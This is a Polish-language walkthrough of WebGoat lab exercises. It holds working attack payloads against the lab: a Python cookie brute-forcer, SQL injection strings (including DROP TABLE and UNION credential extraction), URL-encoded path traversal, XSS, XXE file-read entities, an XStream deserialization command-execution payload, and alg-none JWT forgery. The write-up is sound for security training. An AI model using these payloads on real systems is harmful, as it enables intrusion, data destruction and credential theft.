

1. Hijack a session

Po próbie zalogowania, możemy zauważyć nowe ciasteczko „hijack_cookie”. Za pomocą burpa, przekierowując zapytanie z logowaniem do repeatera i powtarzając je wielokrotnie, możemy zauważyć kilka rzeczy.

The screenshot shows the Burp Suite interface with the Repeater tab active. A list of 12 HTTP requests is displayed, all being POST requests to /WebGoat/HijackSession/login. A 'View filter settings' dialog is open, showing various filters. The 'Filter by tool' section has 'Repeater' selected. The 'Request' and 'Response' panels are also visible, showing the details of the selected request.

#	Time	Tool	Method	Host	Path	Query
155	15:49:10 26 Nov 2022	Repeater	POST	127.0.0.1	/WebGoat/HijackSession/login	
156	15:49:10 26 Nov 2022	Repeater	POST	127.0.0.1	/WebGoat/HijackSession/login	
157	15:49:10 26 Nov 2022	Repeater	POST	127.0.0.1	/WebGoat/HijackSession/login	
158	15:49:10 26 Nov 2022	Repeater	POST	127.0.0.1	/WebGoat/HijackSession/login	
159	15:49:11 26 Nov 2022	Repeater	POST	127.0.0.1	/WebGoat/HijackSession/login	
160	15:49:11 26 Nov 2022	Repeater	POST	127.0.0.1	/WebGoat/HijackSession/login	
161	15:49:11 26 Nov 2022	Repeater	POST	127.0.0.1	/WebGoat/HijackSession/login	
162	15:49:11 26 Nov 2022	Repeater	POST	127.0.0.1	/WebGoat/HijackSession/login	
163	15:49:11 26 Nov 2022	Repeater	POST	127.0.0.1	/WebGoat/HijackSession/login	
164	15:49:11 26 Nov 2022	Repeater	POST	127.0.0.1	/WebGoat/HijackSession/login	
165	15:49:12 26 Nov 2022	Repeater	POST	127.0.0.1	/WebGoat/HijackSession/login	
166	15:49:12 26 Nov 2022	Repeater	POST	127.0.0.1	/WebGoat/HijackSession/login	

Każde kolejne ciastko zmienia liczbę przed „-” o 1 z niektórymi wyjątkami. Liczba za „-” również jest inkrementowana, jednak bez widocznej regularności.

Po znalezieniu przerwy w liczbie ciasteczka przed „-” (np. jedna liczba kończy się na 51, a następna na 53), możemy porównać liczby za „-” - ta pasująca do naszej musi być między nimi (w przykładzie te liczby kończyły się na 5303 i 5687, więc pasująca do 52 musi znajdować się między nimi). Za pomocą dostosowanego do Twojego przypadku kodu poniżej można znaleźć hijack_cookie.

```
#!/usr/bin/python
```

```
import requests
```

```
url = 'http://10.6.6.11:8080/WebGoat/attack?Screen=72&menu=1800 HTTP/1.1'
```

```
for wid in range(303, 687):
```

```
    hijack = "1686949700167803652-1669474155%s" % wid
```

```
    hdrs = {
```

```
        'Host': '10.6.6.11:8080',
```

```
        'User-Agent': 'Whocares',
```

```

'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
'Accept-Language': 'en-US,en;q=0.5',
'Accept-Encoding': 'gzip, deflate',
'Referer': 'http://10.6.6.11:8080/WebGoat/attack?
Screen=72&menu=1800',
'Cookie': 'JSESSIONID=yA_l3t9VqapkjItA3AnCebIk70n_9vixhrRSTU0m;
__utma=111872281.104604641.1404757910.1408742568.1409390732.25;
__utmz=111872281.1404757910.1.1.utmcsr=(direct)|utmccn=(direct)|
utmcmd=(none);HIJACK=%s' % hijack,
'Connection': 'keep-alive',
'Content-Type': 'application/x-www-form-urlencoded',
'Content-length': '33',
}

payload = {'username': 'redspy',
'password': 'intruder',
'HIJACK': hijack,
'SUBMIT': 'Login'}

req = requests.post(url, data=payload, headers=hdrs)
response = req.text
if 'Congratulations' in response:
    print response
    print hijack

```

2. Insecure Direct Object Reference

Po zalogowaniu w pierwszym kroku, możemy użyć guzika do pokazania wartości przypisanych do naszego profilu. Analizując odpowiedzi w burpie, możemy zauważyć, że pojawiają się tam jeszcze role i userID.

Observing Differences & Behaviors

A consistent principle from the offensive side of AppSec is to view differences from the raw response to what is visible. In other words (as you may have already noted in the client-side filtering lesson), there is often data in the raw response that doesn't show up on the screen/page. View the profile below and take note of the differences.

[View Profile](#)

name:Tom Cat
color:yellow
size:small

In the text input below, list the two attributes that are in the server's response, but don't show above in the profile.

Request

```

1 GET /WebGoat/IDOR/profile HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: " Not A;Brand";v="99",
  "Chromium";v="96"
4 Accept: */*
5 Content-Type: application/json;
  charset=UTF-8
6 X-Requested-With: XMLHttpRequest
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/96.0.4664.45 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer:
  http://127.0.0.1:8080/WebGoat/start.mv
  c
14 Accept-Encoding: gzip, deflate

```

Response


```

1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Sat, 26 Nov 2022 15:16:10 GMT
8
9 {
10   "role":3,
11   "color":"yellow",
12   "size":"small",
13   "name":"Tom Cat",
14   "userId":"2342384"
15 }

```

Od razu możemy zauważyć odpowiedź na następne pytanie – strona do której kierowane jest zapytanie kończy się na WebGoat/IDOR/profile/{userID}

Za pomocą fuzzowania/intrudera, możemy znaleźć profile innych użytkowników i je edytować



3. Missing Function Level Access Control

Za pomocą inspekcji elementu, możemy znaleźć pod przyciskiem Log Out ukryte pola users, config i users-admin-fix.

```


    <li>
      <a href="#">Log Out</a>
    </li>
  </ul>
</li>
<li class="dropdown">
  <a href="#" class="dropdown-toggle" data-toggle="dropdown"
  role="button" aria-haspopup="true" aria-expanded="false">...
  </a>
  <ul class="dropdown-menu" aria-labelledby="messages">...
  </ul>
</li>
<li class="hidden-menu-item dropdown">
  <a href="#" class="dropdown-toggle" data-toggle="dropdown"
  role="button" aria-haspopup="true" aria-expanded="false">
    "Admin"
    <span class="caret"></span>
  </a>
  <ul class="dropdown-menu" aria-labelledby="admin">
    <li>
      <a href="/access-control/users">Users</a>
    </li>
    <li>
      <a href="/access-control/users-admin-fix">Users</a>
    </li>
    <li>
      <a href="/access-control/config">Config</a>
    </li>
  </ul>
</li>

```

Po przejściu na WebGoat/users i zmodyfikowaniu poprzez dodanie headera Content-Type: application/json do zapytania, jesteśmy w stanie zdobyć wymagane od nas hashe.

4. Spoofing an Authentication Cookie

Po zalogowaniu się i skopiowaniu obu ciasteczek możemy je wrzucić do funkcji Magic Cyberchefa. Sugeruje on konwersję najpierw z base64, a potem z hex.



Można zauważyć jedną prawidłowość – oba wyniki są takie same do pewnego momentu. Pozostałe ciągi to taigbew i nimda. Łatwo zauważyć że to po prostu odwrócone nazwy użytkownika. Szukane przez nas ciasteczko więc będzie wyglądać (po konwersji na hex i base64) następująco:
NTE0ZDU5NGU3MjYxNzE0MTQ0NzM2ZDZmNTQ=

5. Crypto Basics

Będziemy potrzebować serii dekodatorów. Do pierwszego zadania wystarczy wcześniej wspomniany Cyberchef. Do drugiego zadania warto wykorzystać <https://strelitzia.net/wasXORdecoder/wasXORdecoder.html> , do 3go crackstation.net

Do części z RSA będziemy potrzebować openssl. Następująca komenda stworzy klucz publiczny:

```
openssl rsa -in <kluczwpliku> -pubout > <kluczpublicznyplik>
```

Ta służy do wyciągnięcia modułu z klucz publicznego

```
openssl rsa -in <kluczpublicznyplik> -pubin -modulus -noout
```

A ta do zdobycia podpisu

```
echo -n „...” | openssl dgst -sign <kluczwpliku> -sha256 -out sign.sha256
```

Następnie plik musimy zakodować w base64

```
openssl enc -base64 -in sign.sha256.base64
```

6. SQL Injection

1. Intro

Znając podstawową składnię SQL możemy stworzyć proste zapytanie:

```
SELECT DEPARTMENT FROM employees WHERE userid = 96134
```

w części WHERE można oczywiście użyć różnych kolumn w których Bob Franco ma unikatowe wartości.

Następne zadanie jest podobne i wymaga podstawowej znajomości języka SQL:

```
UPDATE employees SET department = 'Sales' WHERE last_name = 'Barnett'
```

Znowu podobnie:

```
ALTER TABLE employees ADD phone varchar(20)
```

I znowu:

```
GRANT SELECT ON grant_rights TO unauthorized_user
```

W dalszej części, wiedząc jak wygląda zapytanie i że wymaga poprawnego zamknięcia ' , możemy dojść do wniosku że potrzebujemy:

Smith'

or

'1'='1

Następnie wpisując 1=1 w oba pola możemy zauważyć że tylko User_Id jest podatne na SQLi. Wystarczy już samo 1=1 by ukończyć zadanie.

3SL99A' or '1'='1 znowu wystarcza do złamania składni.

Tu jest już trochę ciężiej. Najpierw musimy zamknąć zapytanie SELECT:

3SL99A' ;

Następnie dodać to co chemy osiągnąć:

```
UPDATE employees SET SALARY = 99999 WHERE USERID = 37648;
```

I zakończyć serię tak aby nie zwracała błędów, np. przez:

```
SELECT * FROM employees WHERE LAST_NAME = 'Smith
```

choć wystarczy też zwykły komentarz – jeżeli znamy typ bazy danych. W tym wypadku potrzebujemy --

Wykorzystywane zapytanie to SELECT, a my potrzebujemy DROP. Musimy więc zakończyć zapytanie poprzez ' ; , następnie dodać wymaganą akcję DROP TABLE access_log; i usunąć wszelkie nieprawidłowości -- . Ostateczne zapytanie wygląda tak:

```
' ; DROP TABLE access_log; --
```

2. Advanced

Tym razem wykorzystamy inną sztuczkę – SQLi za pomocą UNION. UNION można użyć do sklejenia ze sobą dwóch zapytań o identycznej liczbie kolumn. Metodą prób i błędów, możemy znaleźć liczbę kolumn (używając stałych wartości), a następnie w jednej lub kilku z nich wyszukać wartości które chcemy otrzymać. Ostateczne rozwiązanie wygląda następująco:

```
' UNION SELECT 1, user_name, password, cookie, 'A', 'B', 1
from user_system_data;--
```

Pierwszą kolumną jest 1, bo userID jest liczbą. Następne 3 kolumny są stringami, więc możemy w nich wyciągnąć szukane przez nas stringi. Następne kolumny tylko dopasowujemy do typów kolumn zapytania do którego doklejamy UNION.

Podatność jest w formularzu rejestracji. Wpisując zapytania możemy się dowiedzieć czy username istnieje czy nie. Innymi słowy, serwer zwraca nam tylko odpowiedź „tak” lub „nie”. Odpowiednio manipulując zapytaniem, możemy poznać hasło Toma litera po literze. Próbując zarejestrować się na tom’ AND ‘1’ = ‘1 otrzymujemy odpowiedź że użytkownik już istnieje. Zgadując że kolumna z hasłem nazywa się password, możemy zbudować następujące zapytanie (dla innych typów baz danych musilibyśmy użyć nieznacznie różniącego się zapytania):

Tom’ AND substring(password,1,1)=’a

Najpierw, zmieniając literę a na każdy kolejny możliwy znak, dowiemy się że pierwszą literą hasła jest „t”. Następnie, użyjemy

substring(password,2,1) przejdziemy identyczny proces ze znakami i powtórzymy go również dla 3, 4, itd. aż uzyskamy pełne hasło. Ten proces najlepiej jest zautomatyzować odpowiednim skryptem. Ostatecznie, hasło Toma to thisisasecretfortomonly.

3. Mitigation

```
Connection conn = DriverManager.getConnection(DBURL, DBUSER, DBPW);
PreparedStatement ps = conn.prepareStatement("SELECT status FROM users WHERE name=? AND mail=?");
ps.setString(1, "Admin");
ps.setString(2, "thisisasecretfortomonly");
ps.executeUpdate();
```

Submit

Congratulations. You have successfully completed the assignment.

```
try {
    Connection conn = DriverManager.getConnection(DBURL, DBUSER,
    DBPW);
    PreparedStatement ps = conn.prepareStatement("SELECT * FROM
    users WHERE name = ?");
    ps.setString(1, "Admin");
    ps.executeUpdate();
} catch (Exception e) {
    System.out.println("Oops. Something went wrong!");
}
```

7. Path traversal

W tym wypadku wystarczy nam podstawowy wzorzec do path traversal wpisany do nazwy użytkownika:

```
.Dw04)tVk-}ää±X İÜUÄ³Ü₂ý-ôü}!7üüËÿñÊaÔÊÄÖ®IEND0B`
-----WebKitFormBoundaryXtZARL6PDthvEMaV
467 Content-Disposition: form-data; name="fullName"
48
49 ../test
50 -----WebKitFormBoundaryXtZARL6PDthvEMaV
51 Content-Disposition: form-data; name="email"
52
53 test@test.com
```

W drugiej części wzór ../ jest usuwany – ale tylko jeden raz. Wpisanie// zamiast ../ spowoduje, że po usunięciu ../ w nazwie nadal zostanie ../

Możemy podobnie postąpić z nazwą pliku. Podmienienie jej na ../test da nam podobny rezultat co wpisanie tego w nazwę użytkownika.

Po wysłaniu zapytania możemy zobaczyć Location zwracanego nam pliku

Pretty	Raw	Hex	↔	\n	≡
1	GET				
2	/WebGoat/PathTraversal/random-picture				
3	HTTP/1.1				
4	Host: 127.0.0.1:8080				
5	sec-ch-ua: " Not A;Brand";v="99",				
6	"Chromium";v="96"				
7	Accept: */*				
8	X-Requested-With: XMLHttpRequest				
9	sec-ch-ua-mobile: ?0				
10	User-Agent: Mozilla/5.0 (Windows NT				
11	10.0; Win64; x64) AppleWebKit/537.36				
12	(KHTML, like Gecko) Chrome/96.0.4664.45				

Pretty	Raw	Hex	Render	↔	\n	≡
1	HTTP/1.1 200 OK					
2	Connection: close					
3	X-XSS-Protection: 1; mode=block					
4	X-Content-Type-Options: nosniff					
5	Location: /PathTraversal/random-picture?id=2.jpg					
6	X-Frame-Options: DENY					
7	Content-Type: image/jpeg					
8	Content-Length: 148164					
9	Date: Mon, 28 Nov 2022 07:45:55 GMT					
10						
11	/9j/4AAQSkZJRgABAQEASABIAAD/4gIcSUNDX1BStOZJTEUAAQEA					
12	AAIMbGNTcwIQAABtbnRyUkdCIFhZWIAH3AABABkAAwApADlhY3Nw					

Parametr id jest podatny na Path Traversal, ale filtruje ../. Na szczęście Path Traversal znajduje się w URL więc możemy spróbować użyć enkodingu URL, co okazuje się być sukcesem.

Plik znajduje się dwa foldery wyżej, więc ostatecznie URL zapytania będzie musiał się kończyć na
/WebGoat/PathTraversal/random-picture?id=%2e%2e%2f%2e%2e%2fpath-traversal-secret

8. Cross Site Scripting (XSS)

Klasykiem XSS jest `<script>alert(1)</script>` i to zazwyczaj jego sprawdza się na samym początku. Wklejając go do kolejnych pól możemy zauważyć że tylko jedno jest podatne – numer karty kredytowej. Wskazówką mogło być istnienie spacji między seriami 4 cyfr – spacje zazwyczaj oznaczają że pole nie jest traktowane jako zwykła liczba, tylko string.

WebGoat x Burp Suite Community Edition x +

127.0.0.1:8080/WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/6

(A1) Broken Access Control >
(A2) Cryptographic Failures >
(A3) Injection >
SQL Injection (intro) ✓
SQL Injection (advanced)
SQL Injection (mitigation)
Path traversal
Cross Site Scripting
XXE
(A6) Vuln & Outdated Components >
(A7) Identity & Auth Failure >
(A8) Software & Data Integrity >
(A9) Security Logging Failures >
(A10) Server-side Request Forgery >
Client side >
Challenges >

127.0.0.1:8080 says
1
OK

Try it: Reflected XSS

The assignment's goal is to identify which field is susceptible to XSS.

It is always a good practice to validate all input on the server side. XSS can occur when unvalidated user input gets used in an HTTP response. In a reflected XSS attack, an attacker can craft a URL with the attack script and post it to another website, email it, or otherwise get a victim to click on it.

An easy way to find out if a field is vulnerable to an XSS attack is to use the `alert()` or `console.log()` methods. Use one of them to find out which field is vulnerable.

Shopping Cart

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	<input type="text" value="3"/>	\$0.00
Dynex - Traditional Notebook Case	27.99	<input type="text" value="1"/>	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	<input type="text" value="1"/>	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	<input type="text" value="1"/>	\$0.00

Enter your credit card number:


Enter your three digit access code:

Przeglądając kod źródłowy możemy natrafić na fragment

```
js
└─ goatApp
   └─ controller
   └─ model
   └─ support
   └─ view
      └─ ErrorNotificationView.js
      └─ GoatRouter.js
      └─ HelpControlsView.js
      └─ HintView.js

42
43
44  /*
45   * Definition of Goat App Router.
46   */
47  var GoatAppRouter = Backbone.Router.extend({
48
49      routes: {
50          'welcome': 'welcomeRoute',
51          'lesson/:name': 'lessonRoute',
52          'lesson/:name/:pageNum': 'lessonPageRoute',
53          'test/:param': 'testRoute',
54          'reportCard': 'reportCard'
55      },
56  });
```


Chodzi więc o start.mvc#test/



```
219  /* for testing */
220  showTestParam: function (param) {
221      this.$el.find('.lesson-content').html('test: ' + param);
222  },
223
224  resetLesson: function () {
225      this.$el.find('.attack-feedback').hide();
226      this.$el.find('.attack-output').hide();
227      this.markAssignmentIncomplete();
228  }
229
230 };
231
```

Podając

<http://10.6.6.11:8080/WebGoat/start.mvc#test/%3Cscript%3Ewebgoat.customjs.phoneHome%28%29%3C%2Fscript%3E>


jako parametr do endpointu test otrzymamy wynik który chcemy w konsoli.

Pełny URL:

[http://10.6.6.11:8080/WebGoat/start.mvc#test/%3Cscript](http://10.6.6.11:8080/WebGoat/start.mvc#test/%3Cscript%3Ewebgoat.customjs.phoneHome%28%29%3C%2Fscript%3E)

[/%3Ewebgoat.customjs.phoneHome%28%29%3C%2Fscript%3E](http://10.6.6.11:8080/WebGoat/start.mvc#test/%3Cscript%3Ewebgoat.customjs.phoneHome%28%29%3C%2Fscript%3E)

Po którego otwarciu otrzymamy odpowiedź:



```
[Deprecation] Synchronous XMLHttpRequest on the main thread is deprecated because of its detrimental effects to the end user's experience. For more help, check https://xhr.spec.whatwg.org/.
about to create app router
initialize goat app router
test handler
phoneHome invoked
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the assignment.", "output": "phoneHome Response is 1997509615", "assignment": "DOMCrossSiteScripting", "attemptWasMade": true}
DevTools failed to load source map: Could not load content for http://localhost:8080/WebGoat/js/libs/backbone-min.map: HTTP error: status code 404, net::ERR_HTTP_RESPONSE_CODE_FAILURE
```

9. XXE

Musimy podmienić przesyłanego XML na zawierający payload dający nam zawartość dysku systemowego. Wygląda on następująco

```
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///">]>
<comment><text>&xxe;</text></comment>
```

W następnym przypadku musimy jedynie zmienić wartość nagłówka Content-Type na application/xml

W ostatnim przypadku musimy skorzystać z WebWolfa. Zuploadujemy na niego plik XML o zawartości

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY secret SYSTEM
'file:///home/webgoat/.webgoat-8.1.0//XXE/secret.txt'>
```

Link tego pliku należy wkleić w poniższy XML, który umieścimy na stronie:

```
<?xml version="1.0"?>
<!DOCTYPE lesson11 [<!ENTITY % lesson11dtd SYSTEM
„TUTAJ LINK DO PLIKU Z WEBWOLFA”
> %lesson11dtd
<comment><text>lesson11comment &secret;</text></comment>
```

10. Vulnerable Components

Celem jest wykorzystanie CVE-2013-7285. Poniżej znajduje się pełen payload:


```
<sorted-set>
  <string>foo</string>
  <dynamic-proxy>
    <interface>java.lang.Comparable</interface>
    <handler class="java.beans.EventHandler">
      <target class="java.lang.ProcessBuilder">
        <command>
          <string>calc.exe</string>
        </command>
      </target>
      <action>start</action>
    </handler>
  </dynamic-proxy>
</sorted-set>
```

11. Authentication Bypasses

Rozwiązanie jest dosłownie popdane w aplikacji :)

12. Insecure Login

Po otwarciu DevTools i przejściu do zakładki Network (lub użyciu Burpa, ZAP lub podobnego narzędzia), wciśnięciu Log In i znalezieniu zapytania do start.mvc, możemy zauważyć parametry username i password.



13. JWT tokens

Na początku wystarczy użyć znanego nam narzędzia Cyberchef (lub dowolnego innego) do dekodowania base64. W przypadku użycia innego narzędzia, należy pamiętać o usunięciu kropek, które oznaczają granice sekcji JWT. Nazwa użytkownika to „user”.

Po odkodowaniu kolejnego JWT, możemy przejść do łamania podpisu. Najpierw,

zmienimy algorytm podpisu na „none”, po to, aby móc zmienić inne parametry. W głównej części podmieniamy username na „WebGoat”. Obie części kodujemy w base64 i łączymy je stawiając między nimi kropkę. Następnie w przechwyconym requeście podmieniamy stary JWT na nowy i wykonujemy pozostałe wymagane od nas akcje.

Encoded

```
eyJhbGciOiJIub251In0K.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxzZXIiLCJhdWQiOiJ3ZWJnb2F0Lm9yZyIsIm1hdCI6MTY2OTYzMzQ0MSwiZXhwIjoxNjY5NjMzNTAxLCJzdWIiOiJ0b21Ad2ViZ29hdC5vcmdiLCJ1c2VybmFtZSI6IldlYkdvYXQiLCJFbWFpbCI6InRvbUB3ZWJnb2F0Lm9yZyIsIlJvbGUiOiJsiWFuYWdlciIsIlByb2plY3QgQWRtaW5pc3RyYXRvcjIjdfQ
```

Decoded

HEADER:


```
{
  "alg": "none"
}
```

PAYLOAD:

```
{
  "iss": "WebGoat Token Builder",
  "aud": "webgoat.org",
  "iat": 1669633441,
  "exp": 1669633501,
  "sub": "tom@webgoat.org",
  "username": "WebGoat",
  "Email": "tom@webgoat.org",
  "Role": [
    "Manager",
    "Project Administrator"
  ]
}
```

Do złamania podpisu najłatwiej użyć hashcata z opcjami „-a 0” i „-m 16500” oraz wybranym przez nas słownikiem. Po użyciu można odkryć że ukryty sekret to business i z łatwością zmienić wymagane pole za pomocą strony <https://jwt.io/>

Z pliku logów możemy wyciągnąć przestarzały JWT Toma. Nasz token do odświeżania zdobędziemy po zalogowaniu się.



Patrząc na źródło strony, możemy znaleźć endpoint (niestety jest to ukryte na GitHubie WebGoata) /WebGoat/JWT/refresh/newToken

```
POST http://localhost:8080/WebGoat/JWT/refresh/newToken
Content-Type: application/json; charset=UTF-8
Authorization: Bearer eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiJlMjYxMzE0MTB
{"refresh_token": "KmEsYjlyyXXZXMzJtgYK"}
```

Następnie, przy zakupie, należy podmienić nasz JWT na nowo zdobyty.

14.Password reset

Pierwszy przypadek jest trywialny. Drugi przypadek, wymaga od nas przechwycenia zapytania resetu naszego hasła.

```
POST /WebGoat/PasswordReset/questions HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 37
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.45 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://127.0.0.1:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=yA_l3t9VqapkjItA3AnCebIk70n_9vixhrRSTU0m;
Connection: close

username=webgoat&securityQuestion=red
```

Przekierujemy to zapytanie do intrudera, gdzie oznaczmy username i security question jako target.

```
Attacktype: Cluster bomb
1 POST /WebGoat/PasswordReset/questions HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 37
